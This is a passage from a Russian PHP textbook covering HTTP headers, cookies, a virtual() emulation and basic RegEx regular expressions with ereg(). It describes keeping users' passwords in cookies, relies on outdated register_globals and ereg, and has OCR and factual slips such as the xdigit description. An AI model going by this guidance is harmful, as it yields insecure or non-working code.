В письме автоматически проставляется `Content-type...charset` (если заголовок `Content-type` уже присутствует в письме, то он не портится, а просто у него меняется поле `charset` на нужное значение). Также корректируется поле `To` в письме. Одновременно правильно обрабатываются вставки PHP-кода в тело письма (можно использовать глобальные переменные и оператор `echo`). Для этого, как обычно, применяются "скобки" `<?` и `?>`.

Реализацию поставленной задачи мы отложим до *части V*, где описаны и другие приемы, облегчающие работу на PHP. Для этого нам понадобится техника регулярных выражений, которыми мы вскоре займемся, а также еще некоторые навыки. Если вы уже сейчас хотите использовать функцию `PostMail()`, можете сразу открыть *часть V* книги и скопировать оттуда ее исходный код на PHP.

Глава 21



Работа с WWW

Мы уже рассматривали основы протокола HTTP в *части I* книги. Оператор `echo`, предназначенный для вывода данных в браузер, нам также хорошо знаком. Теперь осталось лишь разобрать, какие средства предусмотрены в PHP для работы с заголовками HTTP.

Установка заголовков ответа

Первая функция, которую мы сейчас рассмотрим, — `Header()` — предназначена для посылки заголовка браузеру (точнее, для *добавления* заголовка к документу, пересылаемому браузеру). Она может быть вызвана только до первой команды вывода сценария (конечно, если вы до этого не воспользовались функцией буферизации `ob_start()`).

Вывод заголовка

```
int Header(string $string)
```

Обычно функция `Header()` является одной из первых команд сценария. Она предназначена для установки заголовков ответа, которые будут переданы браузеру — по одному заголовку на вызов. Не забывайте, что вызов `Header()` обязательно должен осуществляться до любого оператора вывода в сценарии — в противном случае вы получите предупреждение. Заметьте, что текст вне `<?` и `?>` также рассматривается как оператор вывода, а потому старайтесь не делать лишних пробелов до первой "скобки" `<?` в сценарии (и в особенности в файле, который этим сценарием включается) и, конечно, после последнего ограничителя `?>` во включаемом файле. Впрочем, вы сможете легко обнаружить подобную ошибку, если выставите уровень контроля ошибок, равный 15 (1+2+4+8) — в этом случае при недопустимом вызове `Header()` вы получите предупреждение. Пример:

```
// перенаправляет браузер на сайт PHP
Header("Location: http://www.php.net");
// теперь принудительно завершаем сценарий, ввиду того, что после
// перенаправления больше делать нечего
exit;
```

Запрет кэширования

Еще одно полезное приложение функции `Header()` — запрет кэширования документа браузером и Proxy-серверами. Большинство сценариев формируют документы, которые при каждом запуске программы изменяются. Очевидно, если браузер пользователя начнет кэшировать такие документы, ничего хорошего не получится. Выход — использовать в начале сценария следующие команды:

```
Header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");    // Дата в прошлом
Header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
Header("Pragma: no-cache");                          // HTTP/1.0
Header("Last-Modified: ".gmdate("D, d M Y H:i:s")."GMT");
```

Самое неприятное то, что для полного запрета кэширования приходится всегда посылать 4 указанных заголовка, и ни один пропустить нельзя — в противном случае не сработает либо браузер, либо Proxy-сервер. Так что рекомендую оформить их все в виде функции (например, с именем `NoCache()`) и затем вызывать эту функцию в нужный момент.

Получение заголовков запроса

Для получения всех заголовков запроса (того самого запроса, что вынудил запуститься сценарий) следует воспользоваться функцией `GetAllHeaders()`:

```
array GetAllHeaders()
```

Функция `GetAllHeaders()` возвращает ассоциативный массив, содержащий данные о HTTP-заголовках запроса клиента, породившего запуск сценария. Ключи массива содержат названия заголовков, а значения — их величины.

Вот пример использования этой функции:

```
$headers = GetAllHeaders();
foreach($headers as $header=>$value)
  echo "$header: $value<br>\n";
```

Внимание

Функция `GetAllHeaders()` поддерживается PHP только в том случае, если он установлен в виде модуля Apache. В противном случае этой функции просто не будет (да и не может быть, потому что обычный CGI-сценарий не имеет доступа к заголовкам запроса). В частности, в PHP для Windows (который чаще всего реализуют именно в виде сценария) функция `GetAllHeaders()` недоступна.

Не стоит увлекаться вызовами `GetAllHeaders()`: часто интересующую информацию (такую, например, как название браузера) можно получить и через переменные

окружения. Последний способ гораздо более переносим, поэтому всеми силами старайтесь предпочесть его.

Работа с Cookies

Я не буду здесь особо вдаваться в подробности работы с Cookies (хотя, положа руку на сердце, вдаваться тут особо не во что), тем более, что этот материал мы с вами уже рассматривали в *части I* книги. Повторю лишь основное.

Немного теории

Итак, Cookie — это именованная порция (довольно небольшая) информации, которая может сохраняться прямо в настройках браузера пользователя между сеансами. Причина, по которой применяются Cookies — большое количество посетителей вашего сервера, а также нежелание иметь нечто подобное базе данных для хранения информации о каждом посетителе. Поиск в такой базе может очень и очень затянуться (например, при цифре миллион гостей в день он будет отнимать львиную долю времени), и, в то же время, нет никакого смысла централизованно хранить столь отрывочные сведения. Использование Cookies фактически перекладывает задачу на плечи браузера, решая одним махом как проблему быстродействия, так и проблему большого объема базы данных с информацией о пользователе.

Самый распространенный пример применения Cookies — логин и пароль пользователя, использующего некоторые защищенные ресурсы вашего сайта. Эти данные, конечно же, между открытиями страниц хранятся в Cookies, для того чтобы пользователю не пришлось их каждый раз набирать вручную заново.

У каждого Cookie есть определенное время жизни, по истечение которого он автоматически уничтожается. Существуют также Cookies, которые "живут" только в течение текущего сеанса работы с браузером (это могут быть, например, имя и пароль, введенные при авторизации), или же идентификатор сессии (*см. главу 25*).

Каждый Cookie устанавливается сценарием на сервере. Для этого он должен послать браузеру специальный заголовок вида:

```
Set-cookie: данные
```

Однако в PHP этот процесс скрыт за функцией `SetCookie()`, которую мы сейчас рассмотрим, так что нам нет смысла вдаваться в детали.

Пожалуй, из теории осталось только добавить, что сценарии с других серверов, а также расположенные в другом каталоге, не будут извещены о "чужих" Cookies. Для них их как словно и нет. И это правильно с точки зрения безопасности — кто знает, насколько секретна может быть информация, сохраненная в Cookies? А вдруг там хранится номер кредитной карточки или пароль доступа к Пентагону?..

Установка Cookie

Перейдем теперь к тому, как устанавливать Cookies. Так как Cookie фактически представляет собой обычный заголовок, сделать это можно только перед первой командой вывода в сценарии.

```
int setcookie(string $name [,string $value] [,int $expire]
              [,string $path] [,string $domain] [,book $secure])
```

Вызов `SetCookie()` определяет новый Cookie, который тут же посылается браузеру вместе с остальными заголовками. Все аргументы, кроме имени, необязательны. Если задан только параметр `$name` (имя Cookie), то Cookie с указанным именем у пользователя удаляется. Вы можете пропускать аргументы, которые не хотите задавать, пустыми строками `""`. Аргументы `$expire` и `$secure`, как мы видим, не могут быть представлены строками, а потому вместо пустых строк здесь нужно использовать 0. Параметр `$expire` задает timestamp, который, например, может быть сформирован функциями `time()` или `mktime()`. Параметр `$secure` говорит о том, что величина Cookie может передаваться только через безопасное HTTPS-соединение (мы не будем рассматривать в этой книге HTTPS, о нем можно написать целые тома, что, вообще говоря, и делается). Вот несколько примеров использования `SetCookie()`:

```
// Cookie на одну сессию, т. е. до закрытия браузера
SetCookie("TestCookie","Test Value");

// Эти Cookies уничтожаются браузером через 1 час после установки
SetCookie("TestCookie",$val,time()+3600);
SetCookie("TestCookie",$val,time()+3600,"/~rasmus/",".utoronto.ca",1);
```

После вызова функции `SetCookie()` только что созданный Cookie сразу появляется среди глобальных переменных как переменная с заданным в параметре `$name` именем. Она появится и при следующем запуске сценария — даже если `SetCookie()` в нем и не будет вызвана. Параметр `$value` автоматически URL-кодируется при посылке на сервер, а при получении Cookie — автоматически декодируется, как это происходит и с данными формы, так что нам не нужно об этом заботиться.

И еще один пример: счетчик посещения страницы конкретным посетителем. Запуская данный сценарий, пользователь будет видеть, сколько раз он уже гостил на вашей странице.

Листинг 21.1. Индивидуальный счетчик посещений

```
if(!isSet($Counter)) $Counter=0;
$Counter++;
SetCookie("Counter",$Counter,0x7FFFFFF);
echo "Вы запустили этот сценарий $Counter раз!";
```

Видите, как просто мы храним информацию о посещениях, даже если наш сайт посещают миллионы человек в день? А теперь представьте себе, какой код пришлось бы написать, чтобы сделать аналогичную программу, но с сохранением данных на сервере...

Возможно, вам понадобится сохранять в Cookies не только строки, но и сложные объекты. Для этой цели объект нужно сначала преобразовать в строку (например, при помощи `Serialize()`) и поместить ее в Cookie. А потом, наоборот, распаковать строку, используя `Unserialize()`.

Однако, если сохраняемый массив имеет небольшой размер, каждый его элемент можно разместить в отдельном Cookie:

```
SetCookie("Arr[0]","aaa");
SetCookie("Arr[1]","bbb");
SetCookie("Arr[2][0]","ccc");  // многомерный массив
```

По сути, Cookie с именем `Arr[0]` ничем не отличается с точки зрения браузера и сервера от обычного Cookie. Зато PHP, получив Cookie с именем, содержащим квадратные скобки, поймет, что это на самом деле элемент массива, и создаст его (массив). Тут нет ничего удивительного — ведь PHP поступает точно так же и с переменными, поступившими из формы пользователя... Правда, в отличие от форм, не советую вам особо увлекаться подобными Cookies: дело в том, что в большинстве браузеров число Cookies, которые могут быть установлены одним сервером, ограничено, причем ограничено именно их количество, а не суммарный объем. Поэтому, наверное, лучше будет все-таки воспользоваться функцией `Serialize()` и установить один Cookie, а еще лучше — написать собственную функцию сериализации, которая упаковывает данные чуть эффективнее.

Получение Cookie

Еще кое-что о Cookies. Предположим, сценарий отработал и установил какой-то Cookie, например, с именем `Cook` и значением `Val`. В следующий раз при запуске этого сценария (на самом деле, и всех других сценариев, расположенных на том же сервере в том же каталоге или ниже по дереву) ему передастся пара типа `Cook=Val` (через специальную переменную окружения). PHP это событие перехватит и автоматически создаст переменную `$Cook` со значением `Val`. То есть интерпретатор действует точно так же, как если бы значение нашего Cookie пришло откуда-то из формы. Та переменная, которую мы установили в прошлый раз, будет доступна и сейчас!

SSI и функция *virtual()*

Как известно, для одного и того же документа в Apache нельзя применять два "обработчика". Иными словами, действует принцип (по крайней мере, в Apache первого поколения): либо PHP, либо SSI (Server-Side Includes — Включения на стороне серве-

ра). Однако в PHP имеются определенные средства для "эмуляции" SSI-конструкции `include virtual`.

Примечание

Конструкция `include virtual` загружает файл, URL которого указан у нее в параметрах, обрабатывает его нужным обработчиком и выводит в браузер. То есть все происходит так, будто указанный URL был затребован виртуальным браузером. Большинство SSI-файлов ограничиваются использованием этой возможности.

```
int virtual(string $url)
```

Функция `virtual()` представляет собой процедуру, которая может поддерживаться только в случае, если PHP установлен как модуль Apache. Она делает то же самое, что и SSI-инструкция `<!--#include virtual=...-->`. Иными словами, она генерирует новый запрос серверу, обрабатываемый им обычным образом, а затем выводит данные в стандартный поток вывода.

Чаще всего функция `virtual()` используется для запуска внешних CGI-сценариев, написанных на другом языке программирования, или же для обработки SSI-файлов более сложной структуры. В случае, если запускается сценарий, он должен генерировать правильные HTTP-заголовки, иначе будет выведено сообщение об ошибке. Заметьте, что для включения обычных PHP-файлов с участками кода функция `virtual()` неприменима — это выполняет оператор `include`.

Эмуляция функции *virtual()*


Функция `virtual()` работает только в том случае, если PHP установлен как модуль Apache. Проблемы начинаются, если это не так, и какой-то уже готовый сценарий интенсивно использует вызовы `virtual()`. Тогда мы должны будем либо переделать сценарий, либо написать эмуляцию для функции `virtual()` (благо в "сценарном" варианте PHP эта функция отсутствует, так что можно без оглядки на ключевые слова создать процедуру с именем `virtual()`). Вот как мы здесь поступим:

```
if(!function_exists("virtual")) {
  // Условно определяемая функция
  function Virtual($url)
  { //* здесь должен идти код для преобразования относительного
    //* URL (заданного относительно текущего каталога) в абсолютный.
    //* Мы не будем сейчас останавливаться на этом вопросе — оставим
    //* его для 5-й части книги.
    global $HTTP_HOST,$SERVER_PORT;
    $f=@fopen("http://$HTTP_HOST:$SERVER_PORT$url","r");
    if(!$f) {
```

```
      echo "[an error ocurred while processing this directive: $url]";
      return false;
    }
    // Теперь просто читаем все и выводим с помощью echo
    while(($s=fread($f,10000))!="") echo $s;
    fclose($f);
  }
}
```

Обращаю ваше внимание на то, что используется не обычный `fopen()`, а сетевая его разновидность, на что указывает префикс `http://` в имени файла. Единственное здесь сложное место — преобразование относительного URL в абсолютный. Но эта задача, конечно, вполне разрешима, и мы займемся ей уже скоро — в пятой части книги — наряду с остальными проблемами прикладного характера.

Глава 22



Основы регулярных выражений в формате RegEx

Часто регулярные выражения оказываются настоящим камнем преткновения для программистов, сталкивающихся с ними впервые. Это происходит потому, что такие выражения немного сложны для запоминания и изобилуют всяческого рода специальными метасимволами. Целью настоящей главы является доказательство того, что не так все сложно, как может показаться с первого взгляда.

Начнем с примеров

На мой взгляд, проще всего разбираться с регулярными выражениями на примерах. Так мы и поступим, если вы не против. Ведь вы не против?..

Пример первый

Наверняка вам приходилось когда-нибудь сталкиваться с такой ситуацией (а если не приходилось, то просто представьте ее себе): программа обрабатывает какой-то входной файл с именем и расширением, и необходимо сгенерировать выходной файл, имеющий то же имя, но другое расширение. Например, файл `file.in` ваша программа должна обработать и записать результат в `file.out`. Проблема заключается в том, чтобы отрезать у имени входного файла все после точки и "приклеить" на это место `out`.

Проблема довольно тривиальна, и даже на PHP ее можно решить всего несколькими командами. Например, так:

```
$p=strrpos($inFile,'.');
if($p) $outFile=substr($inFile,0,$p); else $outFile=$inFile;
$outFile.=".out";
```

На самом деле, выглядит довольно неуклюже (особенно из-за того, что приходится обрабатывать случаи, когда входной файл не имеет расширения, а значит, в нем нет точки). И эта "навороченность" имеет место, несмотря на то, что само действие приведенных строк можно описать всего несколькими словами. А именно: "Замени в

строке $inFile все, что после последней точки (и ее саму), или, в крайнем случае, "конец строки" на строку .out, и присвой это переменной $outFile".

Пример второй

Давайте теперь рассмотрим другой пример. Нам нужно разбить полное имя файла на две составляющие: каталог, в котором расположен файл, и само имя файла. Как мы знаем, для этого в PHP встроены функции basename() и dirname(), рассмотренные выше. Но предположим для тренировки, что их нет. Вот как мы реализуем требуемые действия:

```
$slash1=strrpos($fullPath,'/');
$slash2=strrpos($fullPath,'\\');
$slash=max($slash1,$slash2);
$dirName=substr($fullPath,0,$slash);
$fileName=substr($fullPath,$slash+1,10000);
```

Здесь мы воспользовались тем фактом, что strrpos() возвращает false, которое интерпретируется как 0, если искомый символ не найден. Обратите внимание на то, что пришлось два раза вызывать strrpos(), потому что мы не знаем, какой слэш будет получен от пользователя — прямой или обратный. Видите — код все увеличивается. И уменьшить его почти невозможно.

Замечание

На самом деле, эта проблема выглядит немного надуманной. Куда как проще и, главное, надежнее было бы сначала заменить в строке все обратные слэши на прямые, а потом и искать только прямые. Но в данном случае такой прием несколько отдалил бы нас от техники регулярных выражений, которой и посвящена глава.

Опять же, сформулируем словами то, что нам нужно: "Часть слова после последнего прямого или обратного слэша или, в крайнем случае, после начала строки, присвой переменной $fileName, а "начало строки" — переменной $dirName". Формулировку "часть слова после последнего слэша" можно заменить на несколько другую: "Часть слова, перед которой стоит слэш, но в нем самом слэша нет".

Выводы

Скорее всего, вы уже поняли, что основной акцент в этих примерах я старался делать не на алгоритмах, а на "словесных утверждениях". Они состояли из довольно несложных, но комплексных частей, относящихся не к одному символу (как это произошло бы, организуй мы цикл по строке), а сразу к нескольким "похожим"...

Но вернемся к названию этой главы. Так что же такое *регулярные выражения*? Оказывается, наши словесные утверждения (но не инструкции замены, а только правила поиска), записанные на особом языке, — это и есть регулярные выражения.

Терминология

Ну вот, к этому моменту должно быть уже интуитивно понятно, для чего же нужны регулярные выражения. Настало время посмотреть, как же их перевести на язык, понятный PHP.

Давайте немного поговорим о терминологии. Вернемся к нашим двум примерам, только назовем теперь то, что мы раньше называли "словесным утверждением", регулярным выражением, или просто *выражением*. В литературе иногда для этого же употребляется термин "шаблон", но мне он не особенно нравится, поэтому все-таки остановимся на слове "выражение".

Итак, мы имеем выражение и мы имеем строку. Операцию проверки, удовлетворяет ли строка этому выражению (или выражение — строке, как хотите) условимся называть *сопоставлением* строки и выражения. Если какая-то часть строки успешно сопоставилась с выражением, мы назовем это *совпадением*. Например, совпадением от сопоставления выражения "группа букв, окруженная пробелами" к строке "ab cde fgh" будет строка "cde" (ведь только она удовлетворяет нашему выражению). Возможно, дальше мы с этим совпадением захотим что-то проделать — например, заменить его на какую-то строку или, скажем, заключить в кавычки. Это — типичный пример *сопоставления с заменой*. Все эти возможности реализуются в PHP в виде функций, которые мы сейчас и рассмотрим.

Использование регулярных выражений в PHP

Вернемся на минуту опять к практике. Любое регулярное выражение в PHP — это просто строка, его содержащая, поэтому функции, работающие с регулярными выражениями, принимают их в параметрах в виде обычных строк.

Сопоставление

```
bool ereg(string $expr, string $str [,list &$Matches])
```

Функция пытается сопоставить выражение `$expr` строке `$str` и в случае удачи возвращает `true`, иначе — `false`. Если совпадение было найдено, то в список `$Matches` (конечно, если он задан) записываются отдельные участки совпадения (как выделять эти участки на языке RegEx, мы рассмотрим немного позже). Пока скажу только, что в `$Matches[0]` всегда будет возвращаться подстрока совпадения целиком.

Сопоставление с заменой

Если нам нужно не определить, удовлетворяет ли строка выражению, а *заменить* в ней все подстроки, ему удовлетворяющие, на что-то еще, следует воспользоваться следующей функцией:

```
string ereg_replace(string $expr, strint $str, string $strToChange)
```

Эта функция занимается тем, что ищет в строке `$str` все подстроки, соответствующие выражению `$expr`, и заменяет их на `$strToChange`. В строке `$strToChange` могут содержаться некоторые управляющие символы, позволяющие обеспечить дополнительные возможности при замене. Их мы рассмотрим позже, а сейчас скажу только, что сочетание `\0` (в PHP эта строка будет записываться как `"\\0"`) будет заменено на найденное совпадение целиком.

Язык RegEx

Существует несколько разновидностей языков, используемых для записи регулярных выражений и работы с ними. У всех них есть много общего, но отдельные части все же отличаются. В PHP версии 3 стандартно реализован только один из языков — он называется RegEx.

Примечание

В четвертой версии интерпретатора поддерживается также и стандарт PCRE (Perl-Compatible Regular Expression — Регулярные выражения языка Perl). Его выражения несколько более универсальны. Прочитать о формате PCRE можно в любой книге по Perl.

Нужно заметить, что стандарт RegEx — один из самых первых и простых, поэтому он не включает некоторые возможности, которые могут иногда потребоваться.

Перейдем теперь непосредственно к языку RegEx. Вот что он нам предлагает. Каждое выражение состоит из одной или нескольких управляющих команд. Некоторые из них можно группировать (как мы группируем инструкции в программе при помощи фигурных скобок), и тогда они считаются за одну команду. Все управляющие команды разбиваются на три класса:

- *простые символы*, а также управляющие символы, играющие роль их "заменителей";
- *управляющие конструкции* (квантификаторы повторений, оператор альтернативы, группирующие скобки и т. д.);
- так называемые *мнимые символы* (в строке их нет, но, тем не менее, они как бы помечают какую-то часть строки — например, ее конец).

Простые символы

Класс простых символов, действительно, самый простой. А именно, любой символ в строке на RegEx обозначает сам себя, если он не является управляющим (к управляющим символам причисляются следующие: ".*?+[]{}|$^"). Например, регулярное выражение abcd будет "реагировать" на строки, в которых встречается последовательность abcd.

Отмена действия спецсимволов

Если же нужно вставить в выражение один из управляющих символов, но только так, чтобы он "не действовал", достаточно предварить его обратным слэшем. К примеру, если мы ищем строку, содержащую подстроку a*b, то мы должны использовать для этого выражение a*b (опять же, в PHP эта строка будет записываться как "a*b"), поскольку символ * является управляющим (вскоре мы рассмотрим, как он работает).

Здесь я хотел бы еще (на этот раз в последний) раз заострить внимание на одной детали. Как вы знаете, для того, чтобы в какую-то строку вставить слэш, необходимо его удвоить. То есть мы не можем написать

```
$a="a\*b"
```

но можем

```
$a="a\\*b"
```

В последнем случае в строке $a оказывается a*b. Так как регулярные выражения в PHP представляются именно в виде строк, то необходимо постоянно помнить это правило.

Примечание

Ошибки такого рода чрезвычайно распространены, и можно не один час ломать голову, почему же все работает не так, как должно.

Группы символов

Было бы глупо, если бы RegEx позволял нам задавать части искомых строк только непосредственно, как это было рассмотрено выше. Поэтому существуют несколько спецсимволов, обозначающих сразу группу букв. Эта возможность — один из краеугольных камней, основ регулярных выражений. Самый важный из таких знаков — точка "." — обозначает *один любой символ*. Например, выражение a.b имеет совпадение для строк azb или aqb, но не "срабатывает" для, скажем, aqwb или ab. Позже мы рассмотрим, как можно заставить точку обозначать ровно один (или, к примеру, ровно пять) любых символов.

Но это далеко не все. Возможно, вы захотите искать не любой символ, а один из нескольких указанных. Для этого наши символы нужно заключить в квадратные скобки. К примеру, выражение a[xXyY]c соответствует строкам, в которых есть подстро-

ки из трех символов, начинающиеся с `a`, затем одна из букв `x`, `X`, `y`, `Y` и, наконец, буква `c`. Если нужно вставить внутрь квадратных скобок символ `[` или `]`, то следует просто поставить перед ним обратный слэш (напоминаю, в строках PHP — *два* слэша), чтобы отменить его специальное действие.

Если букв-альтернатив много, и они идут подряд, то не обязательно перечислять их все внутри квадратных скобок — достаточно указать первую из них, потом поставить дефис и затем — последнюю. Такие группы могут повторяться. Например, выражение `[a-z]` обозначает любую букву от `a` до `z` включительно, а выражение `[a-zA-Z0-9_]` задает любой алфавитно-цифровой символ.

Существует и другой, иногда более удобный способ задания больших групп символов. В языке RegEx в скобках `[` и `]` могут встречаться не только одиночные символы, но и специальные выражения. Эти выражения определяют сразу группу символов. Например, `[:alnum:]` задает любую букву или цифру, а `[:digit:]` — цифру. Вот полный список таких выражений:

- `[:alpha:]` — буква;
- `[:digit:]` — цифра;
- `[:alnum:]` — буква или цифра;
- `[:space:]` — пробельный символ;
- `[:blank:]` — пробельный символ или символы с кодом 0 и 255;
- `[:cnrtl:]` — управляющий символ;
- `[:graph:]` — символ псевдографики;
- `[:lower:]` — символ нижнего регистра;
- `[:upper:]` — символ верхнего регистра;
- `[:print:]` — печатаемый символ;
- `[:punct:]` — знак пунктуации;
- `[:xdigit:]` — цифра или буква от `A` до `Z`.

Как видим, все эти выражения задаются в одном и том же виде — `[:что_то:]`. Хочу еще раз обратить ваше внимание на то, что они могут встречаться *только* внутри квадратных скобок. Например, допустимы такие регулярные выражения:

```
abc[[:alnum:]]+          // abc, затем одна или более буква или цифра
abc[[:alpha:][:punct]0]  // abc, далее буква, знак пунктуации или 0
```

но совершенно недопустимы следующее:

```
abc[:alnum:]+            // не работает!
```

Еще одно привлекательное свойство выражений `[:что_то:]` заключается в том, что они автоматически учитывают настройки локали, а значит, правильно работают с "русскими" буквами (конечно, если перед этим была вызвана функция `setlocale()` с верными параметрами). Таким образом, выражение `[[:alpha:]]+` удовлетворяет

любому слову как на английском, так и на русском языке. Добиться этого при помощи "обычного" использования `[...]` было бы очень тяжело.

Отрицательные группы

Иногда (когда альтернативных символов много) бывает довольно утомительно перечислять их всех в квадратных скобках. Особенно обидно выходит, если нас устраивает любой символ, кроме нескольких (например, кроме > и <). В этом случае, конечно, не стоит указывать 254 символа, вместо этого лучше воспользоваться конструкцией `[^<>]`, которая обозначает любой символ, кроме тех, которые перечислены после `[^` и до `]`. Например, выражение `a[^ \t\n\r]b` "срабатывает" на все строки, содержащие буквы `a` и `b`, разделенные любым не пробельным символом.

В отрицательной группе могут быть задействованы любые символы и выражения, которые допустимы в конструкции `[...]`. Таким образом, мы можем положиться на настройки локали и в этом случае.

Квантификаторы повторений

Перейдем теперь к рассмотрению так называемых *квантификаторов* — специальных знаков, использующихся для уточнения действия предшествующих им символов первого класса.

Ноль или более совпадений

Наиболее важный из них — звездочка `*`. Она обозначает, что предыдущий *символ* может быть повторен ноль или более раз (то есть, возможно, и ни разу). Например, выражение `a-*-` соответствует строке, в которой есть буква `a`, затем — ноль или более минусов и, наконец, завершающий минус.

В простейшем случае при этом делается попытка найти как можно более длинную строку, т. е. звездочка "поглощает" так много символов, как это возможно. К примеру, для строки `a---b` найдется подстрока `a---` (звездочка "заглотила" 2 минуса), а не `a-` (звездочка захватила 1 минус). Это — так называемая "жадность" квантификатора, и в PHP нет, к сожалению, возможности "убавить ему аппетит".

Замечание

Язык PCRE, в отличие от RegEx, позволяет ограничивать "жадность" квантификаторов.

Одно или более совпадений

Возможно, вы заметили некоторую неуклюжесть в предыдущем примере. В самом деле, фактически мы составляли выражение, которое ищет строки с `a` и одним или более минусом. Можно было бы записать его и так: `a--*`, но лучше воспользоваться специальным квантификатором, который как раз и обозначает "одно или

более совпадений" — символом плюса +. С его помощью можно было бы выражение записать лаконичнее: a-+, что буквально и читается как "a и один или более минусов". Вот пример выражения, которое определяет, есть ли в строке английское слово, написанное через дефис: [a-zA-Z]+-[a-zA-Z]+.

Ноль или одно совпадение

И уж чтобы совсем облегчить жизнь, иногда используют еще один квантификатор — знак вопроса ?. Он обозначает, что предыдущий символ может быть повторен ноль или один (но не более!) раз. Например, выражение [a-zA_Z]+\r?\n определяет строки, в которых последнее слово прижато к правому краю строки. Если мы работаем в Unix, то там в конце строки символ \r обычно отсутствует, тогда как в текстовых файлах Windows каждая строка заканчивается парой \r\n. Для того чтобы сценарий правильно работал в обоих системах, мы должны учесть эту особенность — возможное наличие \r перед концом строки.

Заданное число совпадений

Наконец, давайте рассмотрим последний квантификатор повторения. С его помощью можно реализовать все перечисленные выше возможности, правда, и выглядит он несколько более громоздко. Итак, сейчас речь пойдет о квантификаторе "фигурные скобки". Существует несколько форматов его записи. Давайте последовательно разберем каждый из них.

- X{n,m} — указывает, что символ X может быть повторен *от* n *до* m раз;
- X{n} — указывает, что символ X должен быть повторен *ровно* n раз;
- X{n,} — указывает, что символ X может быть повторен n *или более* раз.

Значения **n** и **m** в этих примерах обязательно должны принадлежать диапазону от 0 до 255 включительно. В качестве тренировки вы можете подумать, как будут выглядеть квантификаторы *, + и ? в терминах {...}.

Мнимые символы

Мнимые символы — это просто участок строки между соседними символами (да, именно так, как это ни абсурдно), удовлетворяющий некоторым свойствам. Фактически, мнимый символ — это некая позиция в строке. Например, символ ^ соответствует началу строки (заметьте: не первому символу строки, а в точности началу строки, позиции перед первым символом), а $ — ее концу (опять же, позиции за концом строки).

Чтобы это понять, давайте рассмотрим выражение ^abc, которое соответствует любой строке, начинающейся с abc, и выражение abc$, соответствующее строке с abc на "хвосте". Наконец, выражение ^abc$ сопоставимо только со строкой abc, и в этом смысле оно эквивалентно сравнению на равенство.

Существуют еще два мнимых символа, задающих начало и конец слова. Первый из них обозначается как `[[:<:]]` и указывает на позицию перед первой буквой очередного слова. Последний записывается в виде `[[:>:]]` и сигнализирует о позиции после последнего символа слова. Под словом здесь понимается фрагмент строки, удовлетворяющий выражению `[[:alnum:]]+`, т. е., любая последовательность из букв и цифр.

Примечание

Язык RegEx поддерживает только четыре уже рассмотренных нами мнимых символа. Этого нельзя сказать о формате PCRE, в котором, наоборот, количество таких символов доведено до абсурда.

Вот пример использования мнимых символов:

```
$st="    string    ";
if(ereg("[[:<:]]([[:alnum:]]+)[[:>:]]",$st,$Pock))
  echo "Найдено слово: $Pock[1]";
```

Оператор альтернативы

При описании простых символов мы рассматривали конструкцию `[...]`, которая позволяла нам указывать, что в нужном месте строки должен стоять один из указанных символов. Фактически, это не что иное, как оператор альтернативы, работающий только с отдельными символами (и потому довольно быстро).

Но в языке RegEx есть возможность задавать альтернативы не одиночных символов, а сразу их групп. Это делается при помощи оператора `|`.

Вот несколько примеров его работы.

- Выражение `1|2|3` полностью эквивалентно выражению `[123]`, но сопоставление происходит несколько медленнее.
- Выражению `aaa|^a|z$|zzz` соответствуют строки, в которых есть подстрока `aaa`, либо которые начинаются на `a`, либо оканчиваются на `z`, либо, наконец, содержат подстроку `zzz`.
- Выражению `abc1|abc22|abc333` соответствуют строки, в которых встречаются подстроки `abc1`, `abc22` или `abc333` (а возможно, и все три одновременно).

Группирующие скобки

Последний пример наводит на рассуждения о том, нельзя ли как-нибудь сгруппировать отдельные символы, чтобы не писать по несколько раз одно и то же. В нашем примере строка `abc` встречается в выражении аж 3 раза. Но мы не можем написать выражение так: `abc1|22|333`, потому что оператор `|`, естественно, пытается применить себя к как можно более длинной последовательности команд.

Именно для цели управления оператором альтернативы (но не только) и служат группирующие круглые скобки `(...)`. Нетрудно догадаться по смыслу, что выражение из последнего примера можно записать с их помощью так: `abc(1|22|333)`.

Конечно, скобки могут иметь произвольный уровень вложенности. Это бывает полезно для сложных выражений, содержащих много условий, а также для еще одного применения круглых скобок, которое мы сейчас и рассмотрим.

"Карманы"

Пока что мы научились только определять, соответствует ли строка регулярному выражению и, возможно, предпринимать какие-то действия по замене найденной части на другую подстроку. Однако на практике часто бывает нужно не просто узнать, где в строке имеется совпадение (и что оно из себя представляет), но также и разбить это совпадение на части, ради которых, собственно, и велась вся работа.

Вот пример, проясняющий ситуацию. Пусть нам в строке задана дата в формате DD-MM-YYYY, и в ней могут встретиться паразитные пробелы в начале и конце. Нас интересует, что же все-таки за дату нам передали. То есть, мы точно знаем, что эта строка — именно дата, но вот где в ней день, где месяц и где год?

Посмотрим, что же предлагает нам RegEx и PHP для решения рассматриваемой задачи. Для начала установим, что все правильные даты должны соответствовать выражению

```
^ *(([0-9]+)-([0-9]+)-([0-9]+)) *$
```

Для простоты мы не проверяем, что длина каждого поля не должна превышать 2 (для года — 4) символа. Все строки, не удовлетворяющие этому выражению, заведомо не являются датами.

Мы не зря ограничили отдельные части регулярного выражения скобками, хотя, на первый взгляд, можно было бы их опустить. И вот почему: любой блок, обрамленный в выражении скобками, выделяется как единое целое и записывается в так называемый "карман" (номер кармана соответствует порядку открывающихся скобок). В нашем случае в первый карман запишется дата, но уже без ведущих и концевых пробелов (это обеспечивает самая внешняя пара скобок), во второй — как раз день, в третий — месяц и, наконец, в четвертый — год.

Примечание

Обратите еще раз внимание на порядок нумерации карманов — она идет по номеру открывающейся скобки.

Как уже упоминалось, в нулевой карман в любом случае записывается все найденное совпадение. В данном примере это будет вся строка.

Как получить содержимое наших карманов? Очень просто: как раз тот список, который передается по ссылке функции `ereg()` третьим параметром, и есть карманы.

Исходя из этого, имеем следующую программу на PHP, выполняющую требуемые действия:

```
$str=" 15-16-2000 "; // к примеру
// Разбиваем строку на куски при помощи ereg
ereg("^ *(([0-9]+)-([0-9]+)-([0-9]+)) *$",$str,$Pockets);
// Теперь разбираемся с карманами
echo "Дата без пробелов: $Pockets[1] <br>"
echo "День: $Pockets[2] <br>";
echo "Месяц: $Pockets[3] <br>";
echo "Год: $Pockets[4] <br>";
```

Вот теперь мы можем усложнить наш пример, объявив, что числа внутри даты могут разделяться не только дефисом, но и, скажем, точкой или косой чертой, и, к тому же, между цифрами могут также попасться паразитные пробелы. Вот как будет выглядеть выражение, реализующее разбор таких строк:

```
